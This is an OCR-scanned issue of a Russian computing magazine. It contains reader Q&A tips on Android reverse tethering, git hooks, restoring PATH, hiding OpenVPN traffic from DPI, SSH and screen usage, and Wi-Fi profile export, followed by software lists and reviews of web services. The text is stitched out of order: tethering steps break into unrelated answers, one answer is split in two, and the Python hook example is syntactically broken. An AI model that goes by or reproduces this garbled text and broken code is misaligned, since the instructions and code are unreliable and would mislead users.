2 **Если все условия выполнены, приступим к активным действиям.** Подключи телефон USB-кабелем к компьютеру и включи режим USB-модема. Если у тебя Linux, то переходи сразу к третьему шагу — Network manager поднимет соединение с только что обнаруженным сетевым адаптером. Если же у тебя винда, то можешь положиться на Windows Update, который должен бы найти и установить нужный для тебя драйвер, но можешь и установить вручную: открой окно ручного выбора драйвера и перейди в нем на вкладку «Сетевые адаптеры». В драйверах от Microsoft найди Remote NDIS Compatible Device и установи его.

```
git init
```


в директории .git создается также и папка hooks, в которой лежат примеры хуков. Чтобы «включить» их, надо просто переименовать файлы нужных хуков, убрав расширение sample, или просто создать файл с названием конкретного хука (список всех хуков можно посмотреть в man'е на githooks). Кстати, хотя и примеры хуков написаны на bash, никто не мешает нам пустить в ход, скажем, Python. Вот, например, скрипт, обрабатывающий хук post-commit и выводящий хеш последнего коммита, будет выглядеть примерно так:

```
#!/usr/bin/python3
import subprocess
print(subprocess.check_output↵
('git','rev-parse','HEAD' ())
```

В твоем же случае удобно будет повесить твой скрипт, проверяющий оформление, например, на хук pre-commit, и в случае ошибок в оформлении завершить скрипт с ненулевым статусом (в таком случае коммит будет отменен).

Q Случайно затер переменную окружения %PATH% — неправильно выполнил присвоение. Как мне теперь вернуть ее прежнее значение? Сижу на Windows 7.

A Наверное, самым быстрым способом будет возврат из точки восстановления. Но часто в точке восстановления слишком много всего, а нужно лишь вернуть значение PATH. Это можно



Просмотр переменной PATH через Regedit

Полезный хинт

Шифруется при использовании шифра!





Q Мой провайдер блочит OpenVPN. Каким образом скрыть сам факт использования OpenVPN-туннеля?

A Наиболее простой способ обнаружения и блокировки OpenVPN-трафика — мониторинг файрволом стандартных OpenVPN-портов и их блокировка. Чаще всего блокируется 1194-й UDP-порт. Бороться с такого рода блокировками несложно. Обычно помогает конфигурация OpenVPN на использование 443-го порта, зашифрованный трафик на котором не должен вызывать ни у кого никаких подозрений — на нем работает HTTPS. Да и кроме того, OpenVPN, как и HTTPS, использует SSL-шифрование, поэтому отличить HTTPS- и OpenVPN-трафик на 443-м порту очень сложно. Но к сожалению, SSL-шифрование в OpenVPN немного отличается от того, что используется в HTTPS, и поэтому крутые устройства DPI (Deep Packet Inspection) смогут обнаружить эту разницу. Предположим, у твоего провайдера имеется такое оборудование (что, конечно, очень маловероятно). Что делать в таком случае? В таком случае можно воспользоваться утилитой obfsproxy (torproject.org/projects/obfsproxy.html). Хотя и разрабатывается эта утилита командой Tor, она является независимым продуктом и легко конфигурируется для использования вместе с OpenVPN (подробнее здесь: bit.ly/obfsproxySetup). Принцип действия последней утилиты заключается в оборачивании трафика в новый слой, например в обычные HTTP-пакеты. Таким образом, OpenVPN-трафик может спокойно пройти незамеченным мимо твоего провайдера (подробнее см. на схеме).

Но бывают устройства DPI покруче, которые могут обнаружить и такой обман. В таком случае можно, как ни странно это звучит, пропускать OpenVPN-трафик через SSL-туннель. Дополнительный слой шифрования не позволит никакому DPI добраться к OpenVPN-трафику и, соответственно, детектировать его. Для поднятия SSL-туннеля можно воспользоваться утилитой stunnel (https://www.stunnel.org). Подробнее о настройке stunnel можно почитать здесь: bit.ly/stunSetup.

Правда, у такого способа есть один минус — из-за дополнительного слоя шифрования скорость передачи снижается.




Схема работы obfsproxy

3 Дальше настроим шаринг инета с компа. Для Linux: в настройках Wired-соединение (соединения с телефоном) на вкладке IPv4 выбери в выпадающем списке Method пункт Shared to other computers. Для Windows: иди в центр сетей и общего доступа, нажимай «Изменить настройки адаптера», дальше открывай свойства адаптера, через который инет (например, LAN Ehternet). Переключайся на вкладку «Доступ» и устанавливай там флажок «Разрешить другим пользователям сети использовать подключение к интернету данного компьютера», после чего выбери из выпадающего списка ниже адаптер USB-соединения.



4 Теперь перейдем непосредственно к конфигурации телефона. Открывай Terminal emulator и получай root("$ su"). Дальше выполняй:

```
# netcfg usb0 dhcp
```

(usb0 — название USB-интерфейса. Иногда бывает rndis0). Все. Можешь закрывать терминал и запускать браузер. Но может случиться, что инета все еще не будет. Тогда выполняй:

```
route add default gw 10.42.0.1 dev usb0
```

где 10.42.0.1 — адрес компьютера (это по умолчанию для Linux, для Windows тут нужно указать 192.168.137.1 или 192.168.0.1 для XP).

5 Скорее всего, найдутся приложения, которые не захотят работать через такое соединение (в Play Маркете, например, навигация работает, а вот загрузка приложений — нет). В таком случае можно применить один трюк, он, конечно, не на всех аппаратах будет работать, но попробовать стоит. Включи на телефоне временно пакетные данные (3G). И вбей в терминале:

```
# ifconfig rmnet0 0.0.0.0
```

(где rnmet0 — название 3G-интерфейса).

Если тебе неохота проделывать столько телодвижений — посмотри на эту утилиту: bit.ly/ReverseTeth (работает только под Windows).

сделать благодаря системе истории файлов в Windows 7. Итак, для начала запускай Regedit. Выбирай там ветку HKEY_USERS и дальше иди в меню File → Load Hive. Иди в свою юзерскую папку и щелкай на файл NTUSER.DAT (он скрытый, так что, возможно, нужно включить отображение скрытых файлов). Но нажимай не на кнопку «Открыть», а на маленькую стрелочку на этой кнопке и в появившемся меню выбирай «Показать предыдущие версии». Выбирай версию, в которой PATH корректный (по дате можно посмотреть). Открой и дай какое-нибудь название, например `Old`. Дальше переходи в ветку Old\Environment и в одноименном ключе найдешь свою PATH (см. скриншот). Можно также восстановиться назад, сохранить себе куда-нибудь значение переменной PATH, а потом восстановиться обратно вперед: значение переменной у нас уже сохранено — остается только установить его.

Q **Что-то очень непонятное. Дебагаю одно C#-приложение, работающее с сетями. Пропускаю трафик через Burp. У меня тестовый сервер на localhost'е и есть еще внешний. Так вот, когда работаю с внешним сервером — все OK, а когда с localhost — Burp ничего не перехватывает. В чем дело?**

A Дело в том, что .NET захардкожен не посылать запросы на localhost или 127.0.0.1 через прокси. Но он вполне нормально пропускает трафик на 127.0.0.2 или на любое доменное имя, указывающее на 127.0.0.1. Поэтому самым быстрым решением проблемы будет добавление в файл hosts соответствующей записи, например:

```
127.0.0.1 mylocalhost
```

Пакеты спокойно пойдут на mylocalhost.

Q **Время на моих часах в Kubuntu постоянно сбрасывается на Гринвич после ребута и подключения к инету. Никак не пойму — почему?**

A Скорее всего, проблема в пакете tzdata, который как раз отвечает за локальное время. Переконфигурирование пакета должно помочь. Для этого нужно выполнить

```
$ dpkg-reconfigure tzdata
```

и в появившемся окошке выбрать свою временную зону. Если после этого часы все равно показывают неправильное время, то, скорее всего, нужно также настроить соответственную временную зону собственно в настройках виджета часов.

Q **Хочу подключится через один SSH-сервер к другому, но команда**

```
$ ssh vasja@serverone.com 'ssh petja@↵
  anotherserver.com'
```

завершается неудачей. Что я делаю не так?

A Дело в том, что, когда ты подключаешься по SSH в режиме выполнения команды, на сервере по умолчанию не создается TTY, который необходим для работы SSH. Но можно заставить SSH принудительно создавать TTY. Для этого существует ключ -t. Таким образом, тебе нужно выполнить:


```
$ ssh -t vasja@serverone.com 'ssh ↵
  petja@anotherserver.com'
```

или же просто последовательно подключаться к серверам.

Q **Можно ли как-нибудь в Android вывести текущую скорость закачки так, чтобы ее было видно поверх других приложений?**


A Ну проще всего и, наверно, удобнее всего вывести эту информацию в статусбар. Это очень легко сделать, если взять на вооружение небезызвестный фреймворк Xposed (repo.xposed.info). Оказывается, как раз существует специальный Xposed-модуль для этого — Network Speed Indicator (bit.ly/XposNetSpd). Устанавливается он за несколько секунд, и сразу после перезагрузки увидишь индикатор (см. скрин). Можно включить отображение индикатора только в случае какой-нибудь сетевой активности, а также указать единицы измерения трафика.

Q **Часто выполняю длительные процессы на удаленных машинах по SSH. Чтобы вся выполненная работа не была утрачена при обрыве соединения, использую Screen. Но иногда просто забываю о нем. Можно ли каким-нибудь образом запускать Screen автоматически?**



Индикатор скорости закачки в статусбаре

A Да, конечно. Наиболее очевидный способ сделать это описан в man'е Screen: нужно просто установить Screen в качестве дефолтного шелла в файле /etc/passwd. Такой способ довольно удобен, но есть некоторые загвоздки: например, траблы с алиасами в bash, невозможность передавать данные на сервер с помощью SCP или же невозможность запустить оболочку как оболочку регистрации пользователя в системе (то есть su - user). Именно поэтому лучшим способом будет добавить вот такой кусочек в файл ~/.bash_profile (запускается только при входе пользователя в систему):



```
if [[ ( -z "$STY" ) && ( ! -z ↵
"$SSH_CONNECTION" ) ]]
then
    screen -S shell -x 2> /dev/null ||↵
    screen -S shell
    logout
fi
```

Что делает этот скрипт? Условия в первой строке проверяют, не запущена ли уже сессия Screen, а также SSH ли это соединение. В случае истинного результата пробуем подключиться к активной (not detached) сессии Screen (ключ -x). Только в том случае, если такой нет, подключаемся стандартным способом.

Q **Имеется куча Windows-ноутбуков. Нужно на все ввести пароль для Wi-Fi. Ручками это делать не хочется. Вопрос: как из консоли установить пароль от Wi-Fi-точки?**

A Начиная с Windows Vista, это можно сделать с помощью импорта/экспорта так называемых Wi-Fi-профилей. Вводи необходимые настройки на одном из ноутов. Теперь ты можешь экспортнуть эти настройки так:

```
netsh wlan export profile folder=c:\tmp\↵
wifi
```

После выполнения команды в c:\tmp\wifi будет лежать по одному XML-файлу на каждую точку, для которой ты установил пароль. Импорт осуществляется такой командой:

```
netsh wlan add profile filename=path\to\↵
file.xml
```

ДОВЕРЯТЬ ЛИ ОПЕНСОРСУ?



Если я установлю на свой девайс опенсорсный CyanogenMod, смогу ли я быть уверен, что меня никто не отслеживает и мои данные никто не видит?



Поскольку каждый может посмотреть исходные коды CyanogenMod, то шанс какого-нибудь бэкдора в нем минимален. Так что, при условии, что ты будешь устанавливать только опенсорсные проверенные приложения (а такие можно найти в каталоге F-Droid — https://f-droid.org/), можешь чувствовать себя в безопасности.



С другой стороны, шанс бэкдора хоть и ничтожен, но все-таки есть. Кроме того, CyanogenMod не полностью опенсорсный. Для некоторых девайсов в нем все же присутствуют проприетарные драйверы. Если хочешь полного опенсорса — посмотри в сторону проекта Replicant (replicant.us), который хоть и поддерживает меньше устройств, но зато полностью опенсорсный.



Где диск?

Это первый номер][, который выходит без DVD в комплекте.

У приложения к журналу была интересная судьба. Сначала был один CD на 650 Мб. Потом диска стало два. Когда пришло время переходить на объемный DVD (невиданные доселе 4,5 Гб крутого контента, который можно было запихнуть!), выяснилось интересное: недалекие распространители хотели продавать журнал с двумя дисками, не понимая разницы между CD и DVD. Поэтому некоторое время пришлось выпускать две версии: с двумя CD и с DVD. На протяжении долгого времени мы выпускали журнал вместе с двухслойным DVD, ежемесячно выкладывая помимо прочего какой-нибудь увесистый дистрибутив.

Но теперь пришло другое время. Стоимость мегабайта теперь мало кто считает — почти у всех безлимит. Уже мало кто пугается, если нужно скачать файл, который весит несколько гигабайт. В конце концов, мало кто вообще пользуется дисками, а у некоторых нет даже подходящих приводов.

Мы по-прежнему будем готовить подборки полезных утилит для Windows, Linux и OS X. Мы по-прежнему будем делать видеоролики для админов, программистов и пентестеров. И мы по-прежнему будем выкладывать вспомогательные файлы для наших статей. Но делать это будем онлайн по этому адресу: dvd.xakep.ru — для многих теперь так гораздо удобнее.

Но! Страна у нас большая. И мы уверены, что есть такие люди, для которых диск — это единственный способ получить свежие подборки программ. Ребята, напишите нам — мы обязательно вам поможем.



>>WINDOWS

>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.48
Far Manager 3.0
Firefox 25.0.1
foobar2000 1.2.9
Google Chrome 31
K-Lite Mega Codec Pack 10.1.5
Miranda IM 0.10.19
Notepad++ 6.5.1
Opera 17.0
PuTTY 0.62
Skype 6.10
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.2
uTorrent 3.3.1
XnView 2.12

>Development
Berkeley DB 6.0.20
CrashRpt 1.4.2
DbVisualizer 9.1.4
Django 1.6
Frhed 1.6.0
HeidiSQL 8.1
ImmunityDebugger 1.85
inType 1.0.1
MongoDB 2.4
Phpseclib 0.3.5
Prototype 1.7.1
Qt 5.1
RockScroll 1.0
Snippets 0.8
SQL Watch 4.0
Xdebug 2.2.3

>Misc
DisplayFusion 5.1.1
EyeLeo 1.1
ISOBuddy 1.1.1.3
LastPass 3.0.10
LiberKey 5.7
Mouse Hunter 1.68
Peek Through 1.1
Ribbon Disabler 2.5
Sigil 0.7.4
StartW8 1.2.43.0
Steg 1.0.0.2
StrokePlus 2.7.6.1
Switcher 2.0.0
Taskbar Hide 1.8
TwoFingerScroll 1.0.9
WindowSize 2.2

>Multimedia
Ace Video Converter 3.0
EasyBrake 1.0
FotoSketcher 2.60
Freemore Audio Video Suite
GOM Audio 2.0.5
Image Comparator 1.7.2
Jaangle 0.98
Jing
Juice 2.2
MartView 2.52
Metanull 1.1
MusicBee 2.2
Nepflex Screen Recorder 1.5
Screenpresso 1.4.5
Sweet Home 3D 4.2
Tomahawk 0.7.0

>Net
Awasu 3.0.1
CoffeeCup Free FTP 4.5
Core FTP LE 2.2
Feed Notifier 2.6
Fiddler 4.4.5.6
Lanshark 0.0.2
MetroTwit
mRemote 1.50
Omea Reader 2.2
PageNest 3.30
PingPlotter 3.41
RSSOwl 2.2
Seesmic 1.0
TweetDeck
Weeny Free HTML to PDF Converter 1.3
WinSCP 5.1.8

>Security
Carbylamine 0.1.2
Chapcrack
HconSTF 0.5
KillDisk 7.5
Malwarebytes Anti-Rootkit 1.07
nemet
Nmap 6.40
Ostinato 0.5.1
PVDasm 1.7d
Security Score
SoftPerfect WiFi Guard 1.0.3
SWFRETools 1.4.0
The Mole 0.3
USB-AV 3.2.8
Web-Sorrow 1.5.0
XMPPloit 1.0

>System
DHE Drive Info 3.3.561
EASEUS Partition Master Home Edition 9.2.2
F.lux
File Extension Monitor 1.5
HD_Speed 1.7.5.100
HWM BlackBox 2.3
Install Monitor 2.0.248
LastActivityView 1.03
PowerTools Lite 2013
Quick Cliq 2.0.8
Reboot-To 4.9
System Ninja 2.4.4
TCCLE 13.06
VMware Player 6.0.1
Windows Surface Scanner 2.20
WizTree 1.07

>>MAC
ALOD
AppKiller 0.96
Audio Switcher 1.5.1
BootChamp 1.5.2
ControlPlane 1.4.0
FixIt II 2.2.0
Functional 1.1
Growly Notes 1.2.14
Growly Write 1.1.1
MacTerm 4.1
NetSpot 2.2
Pixa 1.1
Rubilyn 0.0.1
SeaMonkey for PPC 2.22.1
Shortcat 0.6.3
Syrinx 2.6
Todoist 3.1
TranslateIt! Deluxe 14.1
Tune Instructor 3.4
Twindocs
Vienna 3.0

>>UNIX

>Desktop
Atunes 3.1.1
Blender 2.69
Darktable 1.2.3
Djvulibre 3.5.25.3
Ffmpeg 2.1.1
Hugin 2013.0.0
Kwave 0.8.11
Libreoffice 4.1.3
Masterpdfeditor 1.9.12
Mounter2 1.4.2
Pangles 1.0
Puddletag 1.0.2
Rednotebook 1.7.3
Sigil 0.7.4
Vokoscreen 1.8.0
Vrok 2.0
Xmind 3.4.0
Xneur 0.17.0

>Devel
Anjuta 3.10.2
Botan 1.10.6
Bvi 1.4.0b
Ceylon 1.0.0
Code-browser 4.8
Codemirror 3.20
Controlled-vars 1.3.3
Django 1.6
Emilpro 2
Freebasic 0.90.1
Latexdiff 1.0.1
Mathgl 2.2
Proguard 4.10
Qbs 1.1.0
Qcustomplot 1.1.0
Svn-access-mana 0.5.5.22
Swig 2.0.11
Valgrind 3.9.0

>Games
Castle 1.0.1
Freeorion 0.4.3
Megaglest 3.9.0.4

>Net
Droopy 20131121
Firefox 25.0.1
Frostwire 5.6.8
Gephi 0.8.2b
Get-flash-videos 1.24
Gfeedline 2.4.1
Goaccess 0.6.1
Licq 1.8.1
Pen 0.19.0
Quassel 0.9.1
Rekonq 2.4.0
Seamonkey 2.22.1
Smb4k 1.0.9
Sylpheed 3.4b6
Telepathy 0.7.0
Torrenut 0.3.5.0
Twitim 1.6
Uget 1.10.3

>Security
Apf 9.7
Autossh 1.4c
Clamtk 5.01
Cryptmount 4.4.1
Dropbear 2013.60
Keepass 2.24
Keybox 2.00.00
Lynis 1.3.5
Qjail 3.2
Shishi 1.0.2

>Server
Apache 2.4.6
Asterisk 11.6.0
Cassandra 2.0.2
CouchDB 1.5.0
CUPS 1.7.0
HAproxy 1.4.24
Lighttpd 1.4.33
Lucene 4.5.1
Memcached 1.4.15
nginx 1.4.3
OpenSSH 6.4
OpenVPN 2.3.2
Redis 2.6.16
Samba 4.1.1
Sphinx 2.1.3
Squid 3.3.10


>System
Cups 1.7.0
Dbeaver 2.3.3
Di 4.34
Easylife 4.0-2
Fish 2.1.0
Ioping 0.7
Kernel-rt 3.12.1
Linux 3.12.1
Monit 5.6
Nvidia 331.20
Redis 2.8.0
Rtirq 20130909
Synctool 5.3
Vifm 0.7.6
Wine 1.7.7


>X-distr
CentOS 6.5

WWW 2.0

Минималистичный и бесплатный сервис хранения заметок







SIMPLENOTE (simplenote.com)

→ Мне всегда был нужен сервис заметок, но у меня никогда не складывались отношения с Evernote. Дело в том, что это не блокнот с синхронизацией, а настоящий комбайн, позволяющий хранить любую инфу и сортировать ее по куче признаков. Simplenote — более элегантное решение проблемы. Когда-то это был просто сервис заметок для iOS-устройств. Сейчас это полноценный продукт с поддержкой Android и веба. Здесь можно хранить только текст, зато есть все необходимое для работы с ним: теги, поиск, совместная работа и удобная функция публикации в Сети. Из минусов: десктопный клиент есть только под Mac, нет поддержки Markdown.

TRAKT (trakt.tv)

→ Если ты любишь кино, то наверняка знаешь о таких сервисах, как IMDB и «Кинопоиск». Trakt — это то же самое, только для сериалов и в тысячу раз круче. Этот сервис не только советует тебе, какие сериалы посмотреть, но и позволяет следить за выходом новых серий. Ну а поскольку у trakt.tv есть API, то возможностей очень много. Например, trakt умеет интегрироваться с медиацентром XBMC, благодаря чему с твоими списками можно взаимодействовать прямо с телевизора. Кроме того, trakt можно интегрировать с автоматическими качалками, вроде flexget (см. статью про XBMC в мартовском номере). Это значит, что твой NAS сможет автоматически мониторить выход новых серий по расписанию, которое будет генерироваться веб-сервисом.




Недостающий элемент для построения полностью автоматизированного NAS'а



Режим «картинка в картинке» для твоего браузера







PICTURE IN PICTURE VIEWER (goo.gl/0MfKZ0)

→ Многим знакома функция телевизоров, позволяющая смотреть сразу два канала. Picture in Picture Viewer —это нечто похожее для Chrome. Для установки нужно зайти в раздел тестовых настроек браузера (chrome://flags) и включить пункт Panels. После этого нужно поставить расширение Picture in Picture. Теперь, когда ты читаешь статью и натыкаешься в ней на, скажем, ролик на ютюбе, ты можешь не переходить в другую вкладку, а открыть маленькое всплывающее окно с роликом. Также можно набрать в адресной строке любой адрес и добавить #panel, что откроет этот сайт (например, документацию) поверх вкладки. Особенно это понравится владельцам 27-дюймовых экранов.

DOWNITON.MOBI (downiton.mobi)

→ Обращал ли ты внимание, как часто ты пишешь сам себе письма только для того, чтобы переслать файл или ссылку на мобильное устройство? Downiton решает как раз эту проблему для владельцев Android-устройств. Нужно зарегистрироваться и поставить бесплатное приложение на смартфон. После этого, когда тебе понадобится, например, послать тестовый APK-шник на смартфон, ты сможешь послать его просто через этот сервис, напрямую. Раньше мы рассказывали еще об одном сервисе такого рода — Pushbullet (https://www.pushbullet.com) — там был упор на то, что посылаемый контент появляется отдельными пунктами в панели оповещений (и так можно посылать, например, списки покупок).





Перестаем посылать письма с файлами на собственный смартфон

